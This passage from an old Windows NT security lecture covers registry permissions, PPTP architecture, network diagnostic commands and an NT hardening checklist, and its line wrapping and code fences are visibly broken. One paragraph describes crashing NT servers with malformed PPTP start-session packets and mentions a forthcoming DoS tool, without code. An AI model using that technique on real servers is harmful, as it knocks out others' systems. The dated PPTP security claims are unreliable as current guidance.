          Current User-Full Control
          System-Full Control

\\HKET_CLASSES_ROOT

          Admin-Full Control
          Creator Owner-Full Control
          Everyone-Special (Query, Set, Create, Enumerate,
Notify, Delete, Read)
          System-Full Control

\\HKEY_CURRENT CONFIG

          Admin-Full Control
          Creator Owner-Full Control
          Everyone-Read Access
```

System-Full Control

[4.0.0] Introduction to PPTP

Point-To-Point Tunneling Protocol (PPTP) is a protocol that allows the secure exchange of data
from a client to a server by forming a Virtual Private Network (VPN) via a TCP/IP based network.
The strong point of PPTP is its ability to provide on demand, multi-protocol support over existing
network infrastructure, such as the Internet. This ability would allow a company to use the Internet
to establish a virtual private network without the expense of a leased line.

The technology that makes PPTP possible is an extension of the remote access Point-To-Point
Protocol (PPP- which is defined and documented by the Internet Engineering Task Force in RFC
1171). PPTP technology encapsulates PPP packets into IP datagrams for transmission over
TCP/IP based networks. PPTP is currently a protocol draft awaiting standardization. The
companies involved in the PPTP forum are Microsoft, Ascend Communications, 3Com/Primary
Access, ECI Telematics, and US Robotics.

[4.0.1] PPTP and Virtual Private Networking

The Point-To-Point Tunneling Protocol is packaged with WindowsNT 4.0 Server and Workstation.
PC's that are running this protocol can use it to securely connect to a private network as a
remote access client using a public data network such as the Internet.

A major feature in the use of PPTP is its support for virtual private networking. The best part of
this feature is that it supports VPN's over public-switched telephone networks (PSTNs). By using
PPTP a company can greatly reduce the cost of deploying a wide area, remote access solution
for mobile users because it provides secure and encrypted communications over existing network
structures like PSTNs or the Internet.

[4.0.2] Standard PPTP Deployment

In general practice, there are normally three computers involved in a deployment:

? a PPTP client
? a Network Access Server
? a PPTP Server

note: the network access server is optional, and if NOT needed for PPTP deployment. In normal deployment however, they are present.

In a typical deployment of PPTP, it begins with a remote or mobile PC that will be the PPTP client. This PPTP client needs access to a private network by using a local Internet Service Provider (ISP). Clients who are running the WindowsNT Server or Workstation operating systems will use Dial-up networking and the Point-To-Point protocol to connect to their ISP. The client will then connect to a network access server which will be located at the ISP (Network Access Servers are also known as Front-End Processors (FEPs) or Point-Of-Presence servers (POPs)). Once connected, the client has the ability to exchange data over the Internet. The Network Access Server uses the TCP/IP protocol for the handling of all traffic.

After the client has made the initial PPP connection to the ISP, a second Dial-Up networking call is made over the existing PPP connection. Data sent using the second connection is in the form of IP datagrams that contain PPP packets, referred to as encapsulated PPP. It is this second call that creates the virtual private network connection to a PPTP server on the private company network. This is called a tunnel.

Tunneling is the process of exchanging data to a computer on a private network by routing them over some other network. The other network routers cannot access the computer that is on the private network. However, tunneling enables the routing network to transmit the packet to an intermediary computer, such as a PPTP server. This PPTP server is connected to both the company private network and the routing network, which is in this case, the Internet. Both the PPTP client and the PPTP server use tunneling to securely transmit packets to a computer on the private network.

When the PPTP server receives a packet from the routing network (Internet), it sends it across the private network to the destination computer. The PPTP server does this by processing the PPTP packet to obtain the private network computer name or address information which is encapsulated in the PPP packet.

quick note: The encapsulated PPP packet can contain multi-protocol data such as TCP/IP, IPX/SPX, or NetBEUI. Because the PPTP server is configured to communicate across the private network by using private network protocols, it is able to understand Multi-Protocols.

PPTP encapsulates the encrypted and compressed PPP packets into IP datagrams for transmission over the Internet. These IP datagrams are routed over the Internet where they reach the PPTP server. The PPTP server disassembles the IP datagram into a PPP packet and then decrypts the packet using the network protocol of the private network. As mentioned earlier, the network protocols that are supported by PPTP are TCP/IP, IPX/SPX and NetBEUI.

[4.0.3] PPTP Clients

A computer that is able to use the PPTP protocol can connect to a PPTP server two different ways:

? By using an ISP's network access server that supports inbound PPP connections.
? By using a physical TCP/IP-enabled LAN connection to connect to a PPTP server.

PPTP clients attempting to use an ISP's network access server must be properly configured with a modem and a VPN device to make the seperate connections to the ISP and the PPTP server. The first connection is dial-up connection utilizing the PPP protocol over the modem to an Internet Service Provider. The second connection is a VPN connection using PPTP, over the modem and through the ISP. The second connection requires the first connection because the tunnel between the VPN devices is established by using the modem and PPP connections to the internet.

The exception to this two connection process is using PPTP to create a virtual private network
between computers physically connected to a LAN. In this scenario the client is already
connected to a network and only uses Dial-Up networking with a VPN device to create the
connection to a PPTP server on the LAN.

PPTP packets from a remote PPTP client and a local LAN PPTP client are processed differently.
A PPTP packet from a remote client is placed on the telecommunication device physical media,
while the PPTP packet from a LAN PPTP client is placed on the network adapter physical media.

[4.0.4] PPTP Architecture

This next area discusses the architecture of PPTP under Windows NT Server 4.0 and NT
Workstation 4.0. The following section covers:

? PPP Protocol
? PPTP Control Connection
? PPTP Data Tunneling

Architecture Overview:
The secure communication that is established using PPTP typically involves three processes,
each of which requires successful completion of the previous process. This will now explain these
processes and how they work:

PPP Connection and Communication: A PPTP client utilizes PPP to connect to an ISP by using a
standard telephone line or ISDN line. This connection uses the PPP protocol to establish the
connection and encrypt data packets.

PPTP Control Connection: Using the connection to the Internet established by the PPP protocol,
the PPTP protocol creates a control connection from the PPTP client to a PPTP server on the
Internet. This connection uses TCP to establish communication and is called a PPTP Tunnel.

PPTP Data Tunneling: The PPTP protocol creates IP datagrams containing encrypted PPP
packets which are then sent through the PPTP tunnel to the PPTP server. The PPTP server
disassembles the IP datagrams and decrypts the PPP packets,

and the routes the decrypted
packet to the private network.

PPP Protocol:

The are will not cover in depth information about PPP, it will cover the role PPP plays in a PPTP
environment. PPP is a remote access protocol used by PPTP to send data across TCP/IP based
networks. PPP encapsulates IP, IPX, and NetBEUI packets between PPP frames and sends the
encapsulated packets by creating a point-to-point link between the sending and receiving
computers.

Most PPTP sessions are started by a client dialing up an ISP network access server. The PPP
protocol is used to create the dial-up connection between the client and network access server
and performs the folloing functions:

? Establishes and ends the physical connection. The PPP protocol uses a sequence defined in
RFC 1661 to establish and maintain connections between remote computers.
? Authenticates Users. PPTP clients are authenticated by using PPP. Clear text, encrypted or
MS CHAP can be used by the PPP protocol.
? Creates PPP datagrams that contain encrypted IPX, NetBEUI, or TCP/IP packets.

PPTP Control Connection:

The PPTP protocol specifies a series of messages that are used for session control. These
messages are sent between a PPTP client and a PPTP server. The control messages establish,
maintain and end the PPTP tunnel. The following list present the primary control messages used
to establish and maintain the PPTP session.

Message Type	Purpose
PPTP_START_SESSION_REQUEST	Starts Session
PPTP_START_SESSION_REPLY	Replies to Start Session Request
PPTP_ECHO_REQUEST	Maintains Session
PPTP_ECHO_REPLY	Replies to Maintain Session Request
PPTP_WAN_ERROR_NOTIFY	Reports an error in the PPP connection
PPTP_SET_LINK_INFO	Configures PPTP Client/Server Connection
PPTP_STOP_SESSION_REQUEST	Ends Session

PPTP_STOP_SESSION_REPLY Replies to End Session Request

The control messages are sent inside of control packets in a TCP datagram. One TCP
connection is enabled between the PPTP client and Server. This path is used to send and receive
control messages. The datagram contains a PPP header, a TCP Header, a PPTP Control
message and appropriate trailers. The construction is as follows

```
-----------------------------------
PPP Delivery Header
-----------------------------------
IP Header
-----------------------------------
PPTP Control Message
-----------------------------------
Trailers
-----------------------------------
```

PPTP Data Transmission

After the PPTP Tunnel has been created, user data is transmitted between the client and PPTP
server. Data is sent in IP Datagrams containing PPP packets. The IP datagram is created using a
modified version of the Generic Routing Encapsulation (GRE) protocol (GRE is defined in RFC
1701 and 1702). The structure of the IP Datagram is as follows:

```
-------------------------------------------------
PPP Delivery Header
-------------------------------------------------
IP Header
-------------------------------------------------
GRE Header
-------------------------------------------------
PPP Header
-------------------------------------------------
IP Header
-------------------------------------------------
TCP Header
-------------------------------------------------
Data
-------------------------------------------------
```

By paying attention to the construction of the packet, you can see how it would be able to be

transmitted over the Internet as headers are stripped off. The PPP Delivery header provides information necessary for the datagram to traverse the Internet. The GRE header is used to encapsulate the PPP packet within the IP Datagram. The PPP packet is created by RAS. The PPP Packet is encrypted and if intercepted, would be unintelligible.

[4.0.5] Understanding PPTP Security

PPTP uses the strict authentication and encryption security available to computers running RAS under WindowsNT Server version 4.0. PPTP can also protect the PPTP server and private network by ignoring all but PPTP traffic. Despite this security, it is easy to configure a firewall to allow PPTP to access the network.

Authentication: Initial dial-in authentication may be required by an ISP network access server. If this Authentication is required, it is strictly to log on to the ISP, it is not related to Windows NT based Authentication. A PPTP server is a gateway to your network, and as such it requires standard WindowsNT based logon. All PPTP clients must provide a user name and password. Therefore, remote access logon using a PC running under NT server or Workstation is as secure as logging on from a PC connected to a LAN (theoretically). Authentication of remote PPTP clients is done by using the same PPP authentication methods used for any RAS client dialing directly into an NT Server. Because of this, it fully supports MS-CHAP (Microsoft Challenge Handshake Authentication Protocol which uses the MD4 hash as well as earlier LAN Manager methods.)

Access Control: After Authentication, all access to the private LAN continues to use existing NT based security structures. Access to resources on NTFS drives or to other network resources require the proper permissions, just as if you were connected directly to the LAN.

Data Encryption: For data encryption, PPTP uses the RAS "shared-secret" encryption process. It is referred to as a shared-secret because both ends of the connection share the encryption key.

Under Microsoft's implementation of RAS, the shared secret is the user password (Other
methods include public key encryption). PPTP uses the PPP encryption and PPP compression
schemes. The CCP (Compression Control Protocol) is used to negotiate the encryption used. The
username and password is available to the server and supplied by the client. An encryption key is
generated using a hash of the password stored on both the client and server. The RSA RC4
standard is used to create this 40-bit (128-bit inside the US and Canada is available) session key
based on the client password. This key is then used to encrypt and decrypt all data exchanged
between the PPTP client and server. The data in PPP packets is encrypted. The PPP packet
containing the block of encrypted data is then stuffed into a larger IP datagram for routing.

PPTP Packet Filtering: Network security from intruders can be enhanced by enabling PPTP
filtering on the PPTP server. When PPTP filtering is enabled, the PPTP server on the private
network accepts and routes only PPTP packets. This prevents ALL other packet types from
entering the network. PPTP traffic uses port 1723.

[4.0.6] PPTP and the Registry

This following is a list of Windows NT Registry Keys where user defined PPTP information can be
found:

KEY:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RASPPTPE\
            Parameters\Configuration

Values: AuthenticateIncomingCalls
            DataType = REG_WORD
            Range = 0 - 1
            Default = 0

Set this value to 1 to force PPTP to accept calls only from IP addresses listed in the
PeerClientIPAddresses registry value. If AuthenticateIncomingCalls is set to 1 and there are no
addresses in PeerClientIPAddresses, the no clients will be able to connect.

             PeerClientIPAddresses

```
            DataType = REG_MULTI_SZ
            Range = The format is a valid IP address

This parameter is a list of IP addresses the server will
accept connections from.

KEY:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\<adapter
name>\
            Parameters\Tcpip

Values: DontAddDefaultGateway
            DataType = REG_WORD
            Range = 0 - 1
            Default = 1

When PPTP is installed, a default route is made for each LAN
adapter. This parameter will
disable the default route on the corporate LAN adapter.

            PPTPFiltering
            Key: <adaptername.\Paramters\tcpip
            ValueType: REG_WORD
            Valid Range: 0 - 1
            Default = 0

This parameter controls whether PPTP filtering is enabled or
not.

            PPTPTcpMaxDataRetransmissions
            Key: Tcpip\Parameters
            ValueType: REG_WORD - Number of times to
retransmit a PPTP packet.
            Valid Range: 0 - 0xFFFFFFFF
            Default: 9

This setting control how many times PPTP will retransmit a
packet.

[4.0.7] Special Security Update

SPECIAL REVISION: As a last minute revision to the lecture. A
flaw has been discovered in the
PPTP architecture. It turns out that if you send a that if you
send a pptp start session request with
an invalid packet length in the pptp packet header that it
will crash an NT box and cause the NT
server to do a CoreDump. Fragments of code for a DoS attack
package are flying, and the rhino9
team should have a completed DoS Attack program released soon.
```

This program is released, of course, for network administrators wanting to know how the bug works.

[5.0.0] TCP/IP Commands as Tools

This is list of the most commonly used TCP/IP command line tools that are used to explore and find out information from a network. These tools will be referred to later on in this document, so its usage and function will not be explained later. Please note that not all of these switches remain the same across different TCP/IP stacks. The Microsoft TCP/IP stack is almost always different than most switches used on Unix systems.

[5.0.1] The Arp Command

The arp command will display internet to ethernet (IP to MAC) address translations which is normally handled by the arp protocol. When the hostname is the only parameter, this command will display the currect ARP entry for that hostname.

Usage: arp hostname

Switches: -a Displays current ARP entries by interrogating the current protocol data. If inet_addr is specified, the IP and Physical addresses for only the specified computer are displayed. If more than one network interface uses ARP, entries for each ARP table are displayed.

-g Same as -a.

inet_addr Specifies an internet address.

-N if_addr Displays the ARP entries for the network interface specified by if_addr.

-d Deletes the host specified by inet_addr.

-s Adds the host and associates the Internet address inet_addr with the Physical address eth_addr. The Physical address is given as 6 hexadecimal bytes separated by hyphens. The entry is permanent.

eth_addr Specifies a physical address.

if_addr If present, this specifies the Internet address of the
interface whose address translation table should be modified.
If not present, the first applicable interface will be used.

[5.0.2] The Traceroute Command

The traceroute command is used to trace the route that a packet takes to reach its destination.
This command works by using the time to live (TTL) filed in the IP packet.

Usage: tracert IP or Hostname

Switches: -d Do not resolve addresses to hostnames.
-h maximum_hops Maximum number of hops to search for target.
-j host-list Loose source route along host-list.
-w timeout Wait timeout milliseconds for each reply.

[5.0.3] The Netstat Command

This command is used to query the network subsystem regarding certain types of information.
Different types of information will be received depending on the switches used in conjunction with
this command.

Usage: netstat [switch]

Switches: -A Shows the addresses of any associated protocol control blocks.
-a Will show the status of all sockets. Sockets associated with network
server processes are normally not shown.
-i Shows the state of the network interfaces.
-m Prints the network memory usage.
-n Causes netstat to show actual addresses as opposed to hostnames or
network names.
-r Prints the routing table.

-s Tells netstat to show the per protocol statistics.
-t Replaces the queue length information with timer information.

[5.0.4] The Finger Command

By default, finger will list the login name, full name, terminal name, and write status (shown as a "*" before the terminal name if write permission is denied), idle time, login time, office location, and phone number (if known) for each current user connected to the network.

Usage: finger username@domain

Switches: -b Brief output format
-f Supresses the printing of the header line.
-i Provides a quick list of users with idle time.
-l Forces long output format.
-p Supresses printing of the .plan file (if present)
-q Provides a quick list of users.
-s Forces short output form.
-w Forces narrow output form.

[5.0.5] The Ping Command

The ping (Packet Internet Groper) is used to send ICMP (Internet Control Message Protocol) packets from one host to another. Ping transmits packets using the ICMP ECHO_REQUEST command and expects an ICMP ECHO_REPLY.

Usage: ping IP address or Hostname

Switches: -t Ping the specifed host until interrupted.
-a Resolve addresses to hostnames.
-n count Number of echo requests to send.
-l size Send buffer size.
-f Set Don't Fragment flag in packet.
-i TTL Time To Live.
-v TOS Type Of Service.
-r count Record route for count hops.
-s count Timestamp for count hops.

```
          -j host-list   Loose source route along host-list.
          -k host-list   Strict source route along host-list.
          -w timeout     Timeout in milliseconds to wait for
each reply.
```

[5.0.6] The Nbtstat Command

Can be used to query the network concerning NetBIOS information. It can also be useful for purging the NetBIOS cache and reloading the LMHOSTS file. This one command can be extremely useful when performing security audits. When one knows how to interpret the information, it can reveal more than one might think.

```
Usage:   nbtstat [-a RemoteName] [-A IP_address] [-c] [-n] [-
R] [-r] [-S] [-s] [interval]

Switches  -a      Lists the remote computer's name table given
its host name.
          -A      Lists the remote computer's name table given
its IP address.
          -c      Lists the remote name cache including the IP
addresses.
                        Lists the remote name cache including
the IP addresses Lists local
NetBIOS
                   names. Lists names resolved by broadcast
and via WINS Purges and
reloads the
                   remote cache name table Lists sessions
table with the destination IP
addresses
                   Lists sessions table converting destination
IP addresses to host names via
the
                   hosts file.

          -n      Lists local NetBIOS names.
          -r       Lists names resolved by broadcast and via
WINS.
          -R     Purges and reloads the remote cache name
table.
          -S      Lists sessions table with the destination IP
addresses.
          -s      Lists sessions table converting destination
IP addresses to host names via
the
                    hosts file.
          interval          This will redisplay the selected
```

statistics, pausing for the number of
seconds you
choose as "interval" between
each listing. Press CTRL+C to stop.

Notes on NBTSTAT

The column headings generated by NBTSTAT have the following meanings:

Input
Number of bytes received.
Output
Number of bytes sent.
In/Out
Whether the connection is from the computer (outbound) or from another system to
the local computer (inbound).
Life
The remaining time that a name table cache entry will "live" before your computer
purges it.
Local Name
The local NetBIOS name given to the connection.
Remote Host
The name or IP address of the remote host.
Type
A name can have one of two types: unique or group.
The last byte of the 16 character NetBIOS name often means something because
the same name can be present multiple times on the same computer. This shows
the last byte of the name converted into hex.
State
Your NetBIOS connections will be shown in one of the following "states":

State	Meaning
Accepting	An incoming connection is in process.
Associated	The endpoint for a connection has been created and your computer has ssociated it with an IP address.
Connected	This is a good state! It means you're connected to the remote resource.
Connecting	Your session is trying to resolve the name-to-IP address mapping of the destination resource.
Disconnected	Your computer requested a disconnect, and

```
it is waiting for the remote
computer to do            so.
     Disconnecting  Your connection is ending.
     Idle                 The remote computer has been opened
in the current session, but is currently
not        accepting connections.
     Inbound              An inbound session is trying to
connect.
     Listening            The remote computer is available.
     Outbound             Your session is creating the TCP
connection.
     Reconnecting   If your connection failed on the first
attempt, it will display this state as it tries
to          reconnect.

Name            Number          Type      Usage
================================================================
===========
<computername> 00        U         Workstation Service
<computername> 01        U         Messenger Service
<\\_MSBROWSE_> 01        G         Master Browser
<computername> 03        U         Messenger Service
<computername> 06        U         RAS Server Service
<computername> 1F        U         NetDDE Service
<computername> 20        U         File Server Service
<computername> 21        U         RAS Client Service
<computername> 22        U         Exchange Interchange
<computername> 23        U         Exchange Store
<computername> 24        U         Exchange Directory
<computername> 30        U         Modem Sharing Server
Service
<computername> 31        U         Modem Sharing Client
Service
<computername> 43        U         SMS Client Remote Control
<computername> 44        U         SMS Admin Remote Control
Tool
<computername> 45        U         SMS Client Remote Chat
<computername> 46        U         SMS Client Remote Transfer
<computername> 4C        U         DEC Pathworks TCPIP Service
<computername> 52        U         DEC Pathworks TCPIP Service
<computername> 87        U         Exchange MTA
<computername> 6A        U         Exchange IMC
<computername> BE        U         Network Monitor Agent
<computername> BF        U         Network Monitor Apps
<username>          03        U         Messenger Service
<domain>        00        G         Domain Name
<domain>        1B        U         Domain Master Browser
<domain>        1C        G         Domain Controllers
<domain>        1D        U         Master Browser
<domain>        1E        G         Browser Service Elections
```

```
<INet~Services>     1C        G         Internet Information
Server
<IS~Computer_name>  00        U         Internet Information
Server
<computername> [2B]      U         Lotus Notes Server
IRISMULTICAST  [2F]      G         Lotus Notes
IRISNAMESERVER [33]      G         Lotus Notes
Forte_$ND800ZA [20]      U         DCA Irmalan Gateway Service
```

Unique (U): The name may have only one IP address assigned to it. On a network device,
multiple occurences of a single name may appear to be registered, but the suffix will be unique,
making the entire name unique.

Group (G): A normal group; the single name may exist with many IP addresses.

Multihomed (M): The name is unique, but due to multiple network interfaces on the same
computer, this configuration is necessary to permit the registration. Maximum number of
addresses is 25.

Internet Group (I): This is a special configuration of the group name used to manage WinNT
domain names.

Domain Name (D): New in NT 4.0

[5.0.7] The IpConfig Command

The ipconfig command will give you information about your current TCP/IP configuration.
Information such as IP address, default gateway, subnet mask, etc can all be retrieved using this
command.

```
Usage:   ipconfig [/? | /all | /release [adapter] | /renew
[adapter]]

Switches:    /?       Display this help message.
                      /all     Display full configuration
information.
                      /release Release the IP address for the
specified adapter.
                      /renew   Renew the IP address for the
specified adapter.
```

[5.0.8] The Telnet Command

Technically, telnet is a protocol. This means it is a language that computer use to communicate with one another in a particular way. From your point of view, Telnet is a program that lets you login to a site on the Internet through your connection to Teleport. It is a terminal emulation program, meaning that when you connect to the remote site, your computer functions as a terminal for that computer.

Once the connection is made, you can use your computer to access information, run programs, edit files, and otherwise use whatever resources are available on the other computer. What is available depends on the computer you connect to. Most of the times, if you type '?' or 'help', you would normally receive some type of information, menu options, etc.

Note: telnet connections give you command-line access only. In other words, instead of being able to use buttons and menus as you do with a graphical interface, you have to type commands. However, telnet allows you to use certain utilities and resources you cannot access with your other Internet applications.

Usage: telnet hostname or IP address port(optional)

[6.0.0] NT Security

[6.0.1] The Logon Process

WinLogon

Users must log on to a Windows NT machine in order to use that NT based machine or network.
The logon process itself cannot be bypassed, it is mandatory. Once the user has logged on, an access token is created (this token will be discussed in more detail later). This token contains user specific security information, such as: security identifier, group identifiers, user rights and permissions. The user, as well as all processes spawned by the user are identified to the system with this token.

The first step in the WinLogon process is something we are all familiar with, CTRL+ALT+DEL.
This is NT's default Security Attention Sequence (SAS - The SAS key combo can be changed.
We will also discuss that later.). This SAS is a signal to the operating system that someone is
trying to logon. After the SAS is triggered, all user mode applications pause until the security
operation completes or is cancelled. (Note: The SAS is not just a logon operation, this same key
combination can be used for logging on, logging off, changing a password or locking the
workstation.) The pausing, or closing, of all user mode applications during SAS is a security
feature that most people take for granted and dont understand. Due to this pausing of
applications, logon related trojan viruses are stopped, keyloggers (programs that run in memory,
keeping track of keystrokes, therefor recording someones password) are stopped as well.

The user name is not case sensitive but the password is.

After typing in your information and clicking OK (or pressing enter), the WinLogon process
supplies the information to the security subsystem, which in turn compares the information to the
Security Accounts Manager (SAM). If the information is compliant with the information in the
SAM, an access token is created for the user. The WinLogon takes the access token and passes
it onto the Win32 subsytem, which in turn starts the operating systems shell. The shell, as well as
all other spawned processes will receive a token. This token is not only used for security, but also
allows NTs auditing and logging features to track user usage and access of network resources.

Note: All of the logon components are located in a file known as the Graphical Indetification and
Authentication (GINA) module, specifically MSGINA.DLL. Under certain conditions, this file can
be replaced, which is how you would change the SAS key combination.

For fine tuning of the WinLogon process, you can refer to the registry. All of the options for the
WinLogon process are contained in the
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon area.

You can also fine tune the process by using the Policy Editor.

Logging on to a Domain

If an NT machine is a participant on a Domain, you would not only need to login to the local machine, but the Domain as well. If a computer is a member of a Domain, the WinLogon process is replaced by the NetLogon process.

[6.0.2] Security Architecture Components

Local Security Authority (LSA): Also known as the security subsystem, it is the central portion of NT security. It handles local security policies and user authentication. The LSA also handles generating and logging audit messages.

Security Accounts Manager (SAM): The SAM handles user and group accounts, and provides user authentication for the LSA.

Security Reference Monitor (SRM): The SRM is in charge of enforcing and assuring access validation and auditing for the LSA. It references user account information as the user attempts to access resources.

[6.0.3] Introduction to Securing an NT Box

Abstract
Microsoft Windows NT operating system provides several security features. However, the default out-of-the-box configuration is highly relaxed, especially on the Workstation product. This is because the operating system is sold as a shrink-wrapped product with an assumption that an average customer may not want to worry about a highly restrained but secure system on their desktop.

A particular installation's requirements can differ significantly from another. Therefore, it is necessary for individual customers to evaluate their particular environment and requirements before implementing a security configuration. This is also because implementing security settings can impact system configuration. Certain applications installed on Windows NT may require more relaxed settings to function properly than others because

of the nature of the product.
Customers are therefore advised to careful evaluate recommendations in the context of their
system configurations and usage.

If you install a Windows NT machine as a web server or a firewall, you should tighten up the
security on that box. Ordinary machines on your internal network are less accessible than a
machine the Internet. A machine accessible from the Internet is more vulnerable and likely to be
attacked. Securing the machine gives you a bastion host. Some of the things you should do
include:

? Remove all protocol stacks except TCP/IP, since IP is the only protocol that runs on the
Internet
? Remove unnecessary network bindings
? Disable all unnecessary accounts, like guest
? Remove share permissions and default shares
? Remove network access for everyone (User Manger -> Policies ->User rights, "Access
this computer from the network")
? Disable unnecessary services
? Enable audit logging
? Track the audit information

[6.0.4] Physical Security Considerations
Take the precautions you would with any piece of valuable equipment to protect against casual
theft. This step can include locking the room the computer is in when no one is there to keep an
eye on it, or using a locked cable to attach the unit to a wall. You might also want to establish
procedures for moving or repairing the computer so that the computer or its components cannot
be taken under false pretenses.

Use a surge protector or power conditioner to protect the computer and its peripherals from
power spikes. Also, perform regular disk scans and defragmentation to isolate bad sectors and to
maintain the highest possible disk performance.

As with minimal security, the computer should be protected as any valuable equipment would be.
Generally, this involves keeping the computer in a building that is locked to unauthorized users,
as most homes and offices are. In some instances you might

want to use a cable and lock to secure the computer to its location. If the computer has a physical lock, you can lock it and keep the key in a safe place for additional security. However, if the key is lost or inaccessible, an authorized user might be unable to work on the computer.

You might choose to keep unauthorized users away from the power or reset switches on the computer, particularly if your computer's rights policy denies them the right to shut down the computer. The most secure computers (other than those in locked and guarded rooms) expose only the computer's keyboard, monitor, mouse, and (when appropriate) printer to users. The CPU and removable media drives can be locked away where only specifically authorized personnel can access them.

[6.0.5] Backups

Regular backups protect your data from hardware failures and honest mistakes, as well as from viruses and other malicious mischief. The Windows NT Backup utility is described in Chapter 6, "Backing Up and Restoring Network Files" in Microsoft Windows NT Server Concepts and Planning. For procedural information, see Help.

Obviously, files must be read to be backed up, and they must be written to be restored. Backup privileges should be limited to administrators and backup operators—people to whom you are comfortable giving read and write access on all files.

[6.0.6] Networks and Security

If the network is entirely contained in a secure building, the risk of unauthorized taps is minimized or eliminated. If the cabling must pass through unsecured areas, use optical fiber links rather than twisted pair to foil attempts to tap the wire and collect transmitted data.

[6.0.7] Restricting the Boot Process

Most personal computers today can start a number of different operating systems. For example, even if you normally start Windows NT from the C: drive, someone could select another version of Windows on another drive, including a floppy drive or CD-ROM drive. If this happens, security precautions you have taken within your normal version of

Windows NT might be circumvented.

In general, you should install only those operating systems that you want to be used on the computer you are setting up. For a highly secure system, this will probably mean installing one version of Windows NT. However, you must still protect the CPU physically to ensure that no other operating system is loaded. Depending on your circumstances, you might choose to remove the floppy drive or drives. In some computers you can disable booting from the floppy drive by setting switches or jumpers inside the CPU. If you use hardware settings to disable booting from the floppy drive, you might want to lock the computer case (if possible) or lock the machine in a cabinet with a hole in the front to provide access to the floppy drive. If the CPU is in a locked area away from the keyboard and monitor, drives cannot be added or hardware settings changed for the purpose of starting from another operating system. Another simple setting is to edit the boot.ini file such that the boot timeout is 0 seconds; this will make hard for the user to boot to another system if one exists.

On many hardware platforms, the system can be protected using a power-on password. A power-on password prevents unauthorized personnel from starting an operating system other than Windows NT, which would compromise system security. Power-on passwords are a function of the computer hardware, not the operating system software. Therefore the procedure for setting up the power-on password depends on the type of computer and is available in the vendor's documentation supplied with the system.

[6.0.8] Security Steps for an NT Operating System

[6.0.9] Install Latest Service Pack and applicable hot-fixes

Completed Not implemented Not applicable
STATUS

Install the latest recommended Microsoft Service Pack for the NT operating system. The applicable hot-fixes should also be installed. Generally not all hot-fixes are required. Also the order in which hot-fixes are installed is very important, as later hot-fixes sometimes supersede

earlier hot-fixes.

ftp://ftp.microsoft.com/bussys/winnt/winnt-public/fixes/usa/nt40

[6.1.0] Display a Legal Notice Before Log On
Completed Not implemented Not applicable
STATUS
Windows NT can display a message box with the caption and text of your choice before a user
logs on. Many organizations use this message box to display a warning message that notifies
potential users that they can be held legally liable if they attempt to use the computer without
having been properly authorized to do so. The absence of such a notice could be construed as an
invitation, without restriction, to enter and browse the system.

The log on notice can also be used in settings (such as an information kiosk) where users might
require instruction on how to supply a user name and password for the appropriate account.
To display a legal notice, use the Registry Editor to create or assign the following registry key
values on the workstation to be protected:

Hive: HKEY_LOCAL_MACHINE\SOFTWARE
Key: \Microsoft\Windows NT\Current Version\Winlogon
Name: LegalNoticeCaption
Type: REG_SZ
Value: Whatever you want for the title of the message box

Hive: HKEY_LOCAL_MACHINE\SOFTWARE
Key: Microsoft\Windows NT\Current Version\Winlogon
Name: LegalNoticeText
Type: REG_SZ
Value: Whatever you want for the text of the message box

The changes take effect the next time the computer is started. You might want to update the
Emergency Repair Disk to reflect these changes.
Example:
Welcome to the XYZ Information Kiosk
Log on using account name Guest and password XYZCorp.
Authorized Users Only
This system is for the use of authorized users only.
Individuals using this computing system
without authority, or in excess of their authority, are
subject to having all of their activities on this

system monitored and recorded by system personnel. In the course of monitoring individuals
improperly using this system, or in the course of system maintenance, the activities of authorized
users may be monitored. Anyone using this system expressly consents to such monitoring and is
advised that if such monitoring reveals possible evidence of criminal activity, system personnel
may provide the evidence of such monitoring to law enforcement officials.

[6.1.1] Rename Administrative Accounts
STATUS Completed Not implemented Not applicable

It is a good idea to rename the built-in Administrator account to something less obvious. This
powerful account is the one account that can never be locked out due to repeated failed log on
attempts, and consequently is attractive to hackers who try to break in by repeatedly guessing
passwords. By renaming the account, you force hackers to guess the account name as well as
the password.

Make the following changes:
? Remove right "LOG ON FROM THE NETWORK" from Administrator's group
? Add right "LOG ON FROM THE NETWORK" for individuals who are administrators
? Enable auditing of failed login attempts
? Lock out users for more than 5 login failures
? Require password of at least 8 characters

[6.1.2] Disable Guest Account
STATUS Completed Not implemented Not applicable

Disable Guest account and remove all rights (note: if using with Internet Information Server then
ensure that web user account has permission to access appropriate directories and the right to
"LOG ON LOCALLY"

Limited access can be permitted for casual users through the built-in Guest account. If the
computer is for public use, the Guest account can be used for public log-ons. Prohibit Guest from
writing or deleting any files, directories, or registry keys

(with the possible exception of a directory
where information can be left).
In a standard security configuration, a computer that allows
Guest access can also be used by
other users for files that they don't want accessible to the
general public. These users can log on
with their own user names and access files in directories on
which they have set the appropriate
permissions. They will want to be especially careful to log
off or lock the workstation before they
leave it.

[6.1.3] Logging Off or Locking the Workstation
     Completed Not implemented   Not applicable
STATUS

Users should either log off or lock the workstation if they
will be away from the computer for any
length of time. Logging off allows other users to log on (if
they know the password to an account);
locking the workstation does not. The workstation can be set
to lock automatically if it is not used
for a set period of time by using any 32-bit screen saver with
the Password Protected option. For
information about setting up screen savers, see Help.

? Install password protected screen saver that automatically
starts if workstation is not
used for 5-15 minutes

[6.1.4] Allowing Only Logged-On Users to Shut Down the
Computer
     Completed Not implemented   Not applicable
STATUS

Normally, you can shut down a computer running Windows NT
Workstation without logging on by
choosing Shutdown in the Logon dialog box. This is appropriate
where users can access the
computer's operational switches; otherwise, they might tend to
turn off the computer's power or
reset it without properly shutting down Windows NT
Workstation. However, you can remove this
feature if the CPU is locked away. (This step is not required
for Windows NT Server, because it is
configured this way by default.)

To require users to log on before shutting down the computer,
use the Registry Editor to create or
assign the following Registry key value:

Hive: HKEY_LOCAL_MACHINE\SOFTWARE
Key: \Microsoft\Windows NT\Current Version\Winlogon
Name: ShutdownWithoutLogon
Type: REG_SZ
Value: 0

The changes will take effect the next time the computer is started. You might want to update the
Emergency Repair Disk to reflect these changes.

[6.1.5] Hiding the Last User Name
     Completed Not implemented   Not applicable
STATUS

By default, Windows NT places the user name of the last user to log on the computer in the User
name text box of the Logon dialog box. This makes it more convenient for the most frequent user
to log on. To help keep user names secret, you can prevent Windows NT from displaying the user
name from the last log on. This is especially important if a computer that is generally accessible is
being used for the (renamed) built-in Administrator account.

To prevent display of a user name in the Logon dialog box, use the Registry Editor to create or
assign the following registry key value:

